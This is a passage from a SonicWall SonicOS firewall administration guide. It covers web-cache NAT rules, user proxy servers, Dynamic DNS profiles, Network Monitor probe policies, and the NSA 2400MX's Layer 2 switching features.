31	All Interface IP	X4 IP	Any	Original	Any	Original	Any	X4	31
32	WebCache_Inclusion	WAN Primary IP	WebCache_exclusion	Original	HTTP	Original	X0	X1	32
33	WebCache_Inclusion	Original	Any	Web Proxy Server	HTTP	Web Proxy Port	X0	Any	33
34	WebCache_Inclusion	WAN Primary IP	WebCache_exclusion	Original	HTTP	Original	X2	X1	34
35	WebCache_Inclusion	Original	Any	Web Proxy Server	HTTP	Web Proxy Port	X2	Any	35
36	Web Proxy Server	WAN Primary IP	Any	Original	HTTP	Original	X3	X1	36
37	Web Proxy Server	X4 IP	Any	Original	HTTP	Original	X3	X4	37
38	WebCache_Inclusion	WAN Primary IP	WebCache_exclusion	Original	HTTP	Original	X5	X1	38
39	WebCache_Inclusion	Original	Any	Web Proxy Server	HTTP	Web Proxy Port	X5	Any	39

10 Click **Accept**.

Once the firewall has been updated, a message confirming the update is displayed at the bottom of the browser window.

The WAN Acceleration > Web Cache page shows the status of the included and excluded address objects.

Configuring User Proxy Servers

You can configure a list of up to 32 user proxy servers by entering the host name or IP address.

To configure a user proxy sever:


1 Connect the user proxy server to a hub.

2 Connect the hub to the firewall WAN or DMZ port.


NOTE: The proxy server must be located on the WAN or DMZ; it can not be located on the LAN.

3 Go to **Network** > **Web Proxy**.

4 Scroll to the **User Proxy Servers** section.



5 Click the **Add** button. The **Add Proxy Server** popup dialog displays.



6 Enter the name or IP address of the proxy server.

7 Click **OK**.

8 Repeat Step 5 through Step 7 to add more proxy servers.

9 Click Accept to add the proxy servers.

Editing User Proxy Servers

To edit the name or IP address of a proxy server:

1 Scroll to the **User Proxy Servers** section.

2 Select the proxy server you want to edit.

3 Click the **Edit** button. The **Edit Proxy Server** popup dialog displays.

4 Change the name or IP address of the proxy server.

5 Repeat Step 3 and Step 4 for each proxy server to edit.

6 Click **OK**.

Removing User Proxy Servers

To remove a proxy server:

1 Scroll to the **User Proxy Servers** section.

2 Select the proxy server you want to remove.

3 Click the **Remove** button.

42


Configuring Dynamic DNS

Network > Dynamic DNS

Dynamic DNS (DDNS) is a service provided by various companies and organizations that allows for dynamic changing IP addresses to automatically update DNS records without manual intervention. This service allows for network access using domain names rather than IP addresses, even when the target's IP addresses change. For example, is a user has a DSL connection with a dynamically assigned IP address from the ISP, the user can use DDNS to register the IP address, and any subsequent address changes, with a DDNS service provider so that external hosts can reach it using an unchanging domain name.

Dynamic DNS implementations change from one service provider to another. There is no strict standard for the method of communication, for the types of records that can be registered, or for the types of services that can be offered. Some providers offer premium versions of their services, as well, for a fee. As such, supporting a particular DDNS provider requires explicit interoperability with that provider's specific implementation.

Most providers strongly prefer that DDNS records only be updated when IP address changes occur. Frequent updates, particularly when the registered IP address is unchanged, may be considered abuse by providers, and could result in your DDNS account getting locked out. Please refer to the use policies posted on the provider's pages, and abide by the guidelines. SonicWall does not provide technical support for DDNS providers - the providers themselves must be contacted.



Topics:

Supported DDNS Providers

Not all services and features from all providers are supported, and the list of supported providers is subject to change. SonicOS currently supports the following services from four Dynamic DNS providers:

- Dyndns.org - SonicOS requires a username, password, Mail Exchanger, and Backup MX to configure DDNS from Dyndns.org.
- Changeip.com - A single, traditional Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration.
- No-ip.com - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Also supports hostname grouping.
- Yi.org - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Requires that an RR record be created on the yi.org administrative page for dynamic updates to occur properly.

Additional Services offered by Dynamic DNS Providers

Some common additional services offered by Dynamic DNS providers include:

- **Wildcards** - allows for wildcard references to sub-domains. For example, if you register `yourdomain.dyndns.org`, your site would be reachable at `*.yourdomain.dyndyn.org`; for example, `server.yourdomain.dyndyn.org`, `www.yourdomain.dyndyn.org`, `ftp.yourdomain.dyndyn.org`.
- **Mail Exchangers** - Creates MX record entries for your domain so that SMTP servers can locate it via DNS and send mail.

  NOTE: Inbound SMTP is frequently blocked by ISPs; check with your provider before attempting to host a mail server.

- **Backup MX** (offered by `dyndns.org, yi.org`) - Allows for the specification of an alternative IP address for the MX record in the event that the primary IP address is inactive.
- **Groups** - Allows for the grouping of hosts so that an update can be performed once at the group level, rather than multiple times for each member.
- **Off-Line IP Address** - Allows for the specification of an alternative address for your registered hostnames in the event that the primary registered IP is offline.

For information on setting up DDNS Profiles, see Configuring Dynamic DNS.


Configuring Dynamic DNS

For general information on setting up DDNS Profiles, see Network > Dynamic DNS.

Using any Dynamic DNS service begins with settings up an account with the DDNS service provider (or providers) of your choice. It is possible to use multiple providers simultaneously. Refer to the links for the various providers listed in Supported DDNS Providers. The registration process normally involves a confirmation email from the provider, with a final acknowledgment performed by visiting a unique URL embedded in the confirmation email. After logging in to the selected provider's page, you should visit the administrative link (typically 'add' or 'manage'), and create your host entries. This must be performed prior to attempting to use the dynamic DNS client on SonicOS. The **Network > Dynamic DNS** page provides the settings for configuring the SonicWall security appliance to use your DDNS service.

To configure Dynamic DNS on the SonicWall security appliance:

1 From the **Network > Dynamic DNS** page, click the **Add** button. The **Add DDNS Profile** dialog displays.



2 If **Enable this DDNS Profile** is checked, the profile is administratively enabled, and the SonicWall security appliance takes the actions defined in the **Online Settings** section on the **Advanced** tab.

3 If **Use Online Settings** is checked, the profile is administratively online.

4 Enter a name to assign to the DDNS entry in the **Profile Name** field. This can be any value used to identify the entry in the **Dynamic DNS Settings** table.

5 In the **Profile** page, select the **Provider** from the drop-down list at the top of the page. *DynDNS.org* and *changeip.com* use HTTPS, while *yi.org* and *no-ip.com* use HTTP. This example uses *DynDNS.org*. Dyndns.org requires the selection of a service. This example assumes you have created a dynamic service record with dyndns.org.

6 Enter your dyndns.org username and password in the **User Name** and **Password** fields.

7 Enter the fully qualified domain name (FQDN) of the hostname you registered with dyndns.org. Make sure you provide the same hostname and domain as you configured.

8 Optionally, select a WAN interface in the **Bound to** drop down list to assign this DDNS profile to that specific WAN interface. This allows administrators who are configuring multiple-WAN load balancing to


advertise a predictable IP address to the DDNS service. By default, this is set to **ANY**, which means the profile is free use any of the WAN interfaces on the appliance.

9 When using *DynDNS.org*, select the **Service Type** from the drop-down list that corresponds to your type of service through DynDNS.org. The options are:

- **Dynamic** - A free Dynamic DNS service.
- **Custom** - A managed primary DNS solution that provides a unified primary/secondary DNS service and a Web-based interface. Supports both dynamic and static IP addresses.
- **Static** - A free DNS service for static IP addresses.

10 When using *DynDNS.org*, you may optionally select **Enable Wildcard** and/or configure an MX entry in the **Mail Exchanger** field. Check **Backup MX** if this is the backup mail exchanger.

11 Click the **Advanced** tab. You can typically leave the default settings on this page.



12 The **On-line Settings** section provides control over what address is registered with the dynamic DNS provider. The options are:

- **Let the server detect IP Address** - The dynamic DNS provider determines the IP address based upon the source address of the connection. This is the most common setting.
- **Automatically set IP Address to the Primary WAN Interface IP Address** - This will cause the SonicWall device to assert its WAN IP address as the registered IP address, overriding auto-detection by the dynamic DNS server. Useful if detection is not working correctly.
- **Specify IP Address manually** - Allows for the IP address to be registered to be manually specified and asserted.

13 The **Off-line Settings** section controls what IP address is registered with the dynamic DNS service provider if the dynamic DNS entry is taken off-line locally (disabled) on the SonicWall. The options are:

- **Do nothing** - the default setting. This allows the previously registered address to remain current with the dynamic DNS provider.
- **Use the Off-Line IP address previously configured at Providers site** - If your provider supports manual configuration of Off-Line Settings, you can select this option to use those settings when this profile is taken administratively offline.

14 Click **OK**.

Dynamic DNS Settings Table

The **Dynamic DNS Settings** table provides a table view of configured DDNS profiles.

Dynamic DNS Settings table includes the following columns:

- **Profile Name** - The name assigned to the DDNS entry during its creation. This can be any value, and is used only for identification.
- **Domain** - The fully qualified domain name (FQDN) of the DDNS entry.
- **Provider** - The DDNS provider with whom the entry is registered.
- **Status** - The last reported/current status of the DDNS entry. Possible states are:
    - **Online** - The DDNS entry is administratively online. The current IP setting for this entry is shown with a timestamp.
    - **Taken Offline Locally** - The DDNS entry is administratively offline. If the entry is Enabled, the action configured in the Offline Settings section of the Advanced tab is taken.
    - **Abuse** - The DDNS provider has considered the type or frequency of updates to be abusive. Please check with the DDNS provider's guidelines to determine what is considered abuse.
    - **No IP change** - abuse possible - A forced update without an IP address change is considered by some DDNS providers to be abusive. Automatic updates will only occur when address or state changes occur. Manual or forced should only be made when absolutely necessary, such as when registered information is incorrect.
    - **Disabled** - The account has been disabled because of a configuration error or a policy violation. Check the profile's settings, and verify the DDNS account status with the provider.
    - **Invalid Account** - The account information provided is not valid. Check the profile's settings, and verify the DDNS account status with the provider.
    - **Network Error** - Unable to communicate with the DDNS provider due to a suspected network error. Verify that the provider is reachable and online. Try the action again later.
    - **Provider Error** - The DDNS provider is unable to perform the requested action at this time. Check the profile's settings, and verify the DDNS account status with the provider. Try the action again later.
    - **Not Donator Account** - Certain functions provided from certain provider, such as offline address settings, are only available to paying or donating subscribers. Please check with the provider for more details on which services may require payment or donation.
- **Enabled** - When selected, this profile is administratively enabled, and the SonicWall will take the **Online Settings** action that is configured on the **Advanced** tab. This setting can also be controlled using the **Enable this DDNS Profile** check box in the entry's **Profile** tab. Deselecting this check box will disable the profile, and no communications with the DDNS provider will occur for this profile until the profile is again enabled.
- **Online** - When selected, this profile is administratively online. The setting can also be controlled using the **Use Online Settings** check box on the entry's **Profile** tab. Deselecting this check box while the profile is enabled will take the profile offline, and the SonicWall will take the **Offline Settings** action that is configured on the **Advanced** tab.
- **Configure** - Includes the **Edit** icon for configuring the DDNS profile settings, and the **Delete** icon for deleting the DDNS profile entry.


43

Configuring Network Monitor

Network > Network Monitor

The **Network > Network Monitor** page provides a flexible mechanism for monitoring network path viability. The results and status of this monitoring are displayed dynamically on the Network Monitor page, and are also provided to affected client components and logged in the system log.


Each custom NM policy defines a destination Address Object to be probed. This Address Object may be a Host, Group, Range, or FQDN. When the destination Address Object is a Group, Range or FQDN with multiple resolved addresses, Network Monitor probes each probe target and derives the NM Policy state based on the results.



The Status column elements displays the status of the network connection to the target:

- Green indicates that the policy status is UP.
- Red indicates that the policy status is DOWN.
- Yellow indicates that the policy status is UNKNOWN.

You can view details of the probe status by hovering your mouse over the green, red, or yellow light for a policy.



The following information is displayed in the probe status:

- The percent of successful probes.
- The number of resolved probe targets.
- The total number of probes sent.
- The total number of successful probe responses received.
- A list of resolved probe targets, and their status.


Topics

- Adding a Network Monitor Policy
- Configuring Probe-Enabled Policy Based Routing

Adding a Network Monitor Policy

To add a network monitor policy on the SonicWall security appliance:

1 From the **Network > Network Monitor** page, click the **Add** button. The **Add Network Monitor Policy** dialog displays.



2 Enter the following information to define the network monitor policy:

- **Name** - Enter a description of the Network Monitor policy.
- **Probe Target** - Select the Address Object or Address Group to be the target of the policy. Address Objects may be Hosts, Groups, Ranges, or FQDNs object. Objects within a Group object may be Host, Range, or FQDN Address Objects. You can dynamically create a new address object by selecting **Create New Address Object**.

- **Next Hop Gateway** - Manually specify the next hop that is used from the outbound interface to reach the probe target from the drop-down menu. You can dynamically create a new address object by selecting **Create New Address Object**.

  NOTE: This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.

  An Explicit Route type must be selected for **Probe type**; otherwise this option is dimmed.

- **Source IP Inherited from -** Manually specifies which interface is used to send the probe. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target.

  NOTE: An Explicit Route type must be selected for **Probe type**; otherwise this option is dimmed.

- **Probe Type** - Select the appropriate type of probe for the network monitor policy:
  - **Ping (ICMP)** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A Ping echo-request is sent out the egress interface with the source IP address of the egress interface. An echo response must return on the same interface within the specified Response Timeout time limit for the ping to be counted as successful.
  - **TCP** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A TCP SYN packet is sent to the probe target with the source IP address of the egress interface. A successful response will be counted independently for each probe target when the target responds with either a SYN/ACK or RST via the same interface within the Response Timeout time window. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.
  - **Ping (ICMP) - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface drop-down menu to send a Ping to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.
  - **TCP - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface drop-down menu to send a TCP SYN packet to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the outbound Interface's network. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.
- **Port** - Specifies the destination port of target hosts for TCP probes. A port is not specified for Ping probes and the field is dimmed.

3 Optionally, you can adjust the following thresholds for the probes:

- **Probe hosts every** - The number of seconds between each probe. This number cannot be less than the **Reply time out** field.
- **Reply time out** - The number of seconds the Network Monitor waits for a response for each individual probe before a missed-probe will be counted for the specific probe target. The **Reply time out** cannot exceed the **Probe hosts every** field.
- **Probe state is set to DOWN after** - The number of consecutive missed probes that triggers a host state transition to DOWN.
- **Probe state is set to UP after** - The number of consecutive successful probes that triggers a host state transition to UP.

- **All Hosts Must Respond** - Selecting this check box specifies that all of the probe target Host States must be UP before the Policy State can transition to UP. If not checked, the Policy State is set to UP when any of the Host States are UP.
- **RST Response Counts as Miss** - Selecting this check box specifies that the Network Monitor treats a RST response as a missed packet.

4 Optionally, you can enter a descriptive comment about the policy in the **Comment** field. This is the comment that displays when you hover your mouse over the policy's **Comment** icon in the **Comment** column of the **Route Policies** table. If you do not specify a comment, there will be no **Comment** icon.

5 Click **Add** to submit the Network Monitor policy.

Configuring Probe-Enabled Policy Based Routing

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy. For more information, see Probe-Enabled Policy Based Routing Configuration.

Part 5

Switching

(NSA 2400MX only)

- Configuring Switching
- Configuring VLAN Trunking
- Configuring RSTP Bridge and Port Settings
- Monitoring L2 Discovery
- Configuring and Displaying Aggregation for Interfaces
- Configuring Mirrored Ports
- Configuring Per-Interface QoS
- Configuring Per-Interface Flow Control
- Configuring Secure Ports

44

Configuring Switching

NOTE: Switching is available on the NSA 2400MX only.

About Switching

This chapter describes how to configure and manage the Layer 2 (data link layer) switching functionality on the SonicWall NSA 2400MX appliance.

Topics:

Switching Overview

Topics:

What is Switching?

The SonicWall NSA 2400MX appliance is a firewall security appliance that integrates the WAN flexibility of a router with 24 built-in Ethernet switch ports. The appliance provides two expansion slots to allow modular card flexibility. Both 3G wireless cards and V.90 modem cards are supported.

The functionality supports the following switching features:

- **VLAN Trunking** – Provides the ability to trunk different VLANs between multiple switches.
- **Layer 2 Network Discovery** – Uses IEEE 802.1AB (LLDP) and Microsoft LLTD protocols and switch forwarding table to discover devices visible from a port.

- **Link Aggregation** – Provides the ability to aggregate ports for increased performance and redundancy.
- **Port Mirroring** – Allows the administrator to assign a mirror port to mirror ingress, egress or bidirectional packets coming from a group of ports.

Benefits of Switching

The SonicWall NSA 2400MX provides a combined security and switching solution. Layer 2 switching features enhance the deployment and interoperability of SonicWall devices within existing Layer-2 networks.


The NSA 2400MX provides flexible, intelligent switching capabilities with its unique PortShield architecture, increased port density with 26 interfaces, and advanced switching features.

The advanced switching features on a network security appliance provide the following benefits:

- **Increased port density** – With one appliance providing 26 interfaces, including 24 switch ports, you can decrease the number of devices on your internal network.
- **Increased security across multiple switch ports** – The PortShield architecture provides the flexibility to configure all 26 LAN switch ports into separate security zones such as LANs, WLANs and DMZs, providing protection not only from the WAN and DMZ, but also between devices inside the LAN. Effectively, each security zone has its own wire-speed 'mini-switch' that benefits from the protection of a dedicated deep packet inspection firewall.
- **VLAN Trunking** – Simplifies VLAN management and configuration by reducing the need to configure VLAN information on every switch.
- **Layer 2 Discovery** – Provides Layer 2 network information for all devices attached to the NSA 2400MX.
- **Link Aggregation** – Aggregated ports provide increased performance through load balancing when connected to a switch that supports aggregation, and provide redundancy when connected to a switch or server that supports aggregation.
- **Port Mirroring** – Allows the administrator to easily monitor and inspect network traffic on one or more ports.
- **Rate Control / Flow Control** – Back-pressure flow control on half-duplex ports and pause frame-based flow control on full-duplex ports allow zero packet loss under temporary traffic congestion.

How Does Switching Work?

The switching features have their own menu group in the left navigation pane of the SonicOS management interface.



Some switching features operate on PortShield Groups and require preliminary configuration on the **Network > PortShield Groups** page. Some operate on existing **Network > Interface** configurations. The Port Security feature uses MAC address objects. For more information about configuring these related features in SonicOS, see the corresponding sections:

- Network > Interfaces
- Network > PortShield Groups
- Network > Address Objects

For details about the operation of each switching feature, see the related section, Configuring Switching.

Supported Platforms

Anti-Spam for UTM is available on the SonicWall NSA 2400MX running SonicOS Enhanced 5.7 and higher. Switching features are only available on ports X2 - X25, not on X0 (LAN) or X1 (WAN).

The hardware design of the SonicWall NSA 2400MX includes the following elements:

- Dual core 700 MHZ CPU
- 8 Gigabit Ethernet interfaces
- 16 10/100 Megabit Fast Ethernet interfaces
- 1 Gigabit Ethernet WAN port
- 1 Gigabit Ethernet LAN port
- 2 USB extension ports that support external 3G wireless cards or V.90 analog modem cards
- 2 Expansion Slots for future use

Switching Glossary

Switching Glossary Terms

BPDU	Bridge Protocol Data Unit – Used in RSTP, BPDUs are special data frames used to exchange information about bridge IDs and root path costs. BPDUs are exchanged every few seconds to allow switches to keep track of network topology and start or stop port forwarding.
CoS	Class Of Service – Cos (IEEE 802.1p) defines eight different classes of service that are indicated in a 3-bit user_priority field in an IEEE 802.1Q header added to an Ethernet frame when using tagged frames on an 802.1 network.
DSCP	Differentiated Services Code Point – Also known as DiffServ, DSCP is a networking architecture that defines a simple, coarse-grained, class-based mechanism for classifying and managing network traffic and providing Quality of Service (QoS) guarantees on IP networks. RFC 2475, published in 1998 by the IETF, defines DSCP. DSCP operates by marking an 8-bit field in the IP packet header.
IETF	Internet Engineering Task Force – The IETF is an open standards organization that develops and promotes Internet standards.
L2	OSI Layer 2 (Ethernet) – Layer 2 of the seven layer OSI model is the Data Link Layer, on which the Ethernet protocol runs. Layer 2 is used to transfer data among network entities.
LACP	Link Aggregation Control Protocol – LACP is an IEEE specification that provides a way to combine multiple physical ports together to form a single logical channel. LACP allows load balancing by the connected devices.

Switching Glossary Terms

LLDP	Link Layer Discovery Protocol (IEEE 802.1AB) – LLDP is a Layer 2 protocol used by network devices to communicate their identity, capabilities, and interconnections. This information is stored in a MIB database on each host, which can be queried with SNMP to determine the network topology. The information includes system name, port name, VLAN name, IP address, system capabilities (switching, routing), MAC address, link aggregation, and more.
LLTD	Link Layer Topology Discovery (Microsoft Standard) – LLTD is a Microsoft proprietary protocol with functionality similar to LLDP. It operates on wired or wireless networks (Ethernet 802.3 or wireless 802.11). LLTD is included on Windows Vista and Windows 7, and can be installed on Windows XP.
PDU	Protocol Data Unit – In the context of the Switching feature, the Layer 2 PDU is the frame. It contains the link layer header followed by the packet.
RSTP	Rapid Spanning Tree Protocol (IEEE 802.1D-2004) – RSTP was defined in 1998 as an improvement to Spanning Tree Protocol. It provides faster spanning tree convergence after a topology change.

Configuring Switching

How to configure switching is described in the following:

- Switching > VLAN Trunking
- Switching > Rapid Spanning Tree
- Switching > Layer 2 Discovery
- Switching > Link Aggregation
- Switching > Port Mirroring
- Switching > Layer 2 QoS
- Switching > Rate Control
- Switching > Port Security


45

Configuring VLAN Trunking

NOTE: Switching is available on the NSA 2400MX only.

- Switching > VLAN Trunking
  - Editing VLANs
  - Adding a VLAN Trunk Port
  - Deleting VLAN Trunk Ports
  - Enabling a VLAN on a Trunk Port

Switching > VLAN Trunking



Unassigned switch ports on the SonicWall NSA 2400MX appliance can function as VLAN trunk ports.

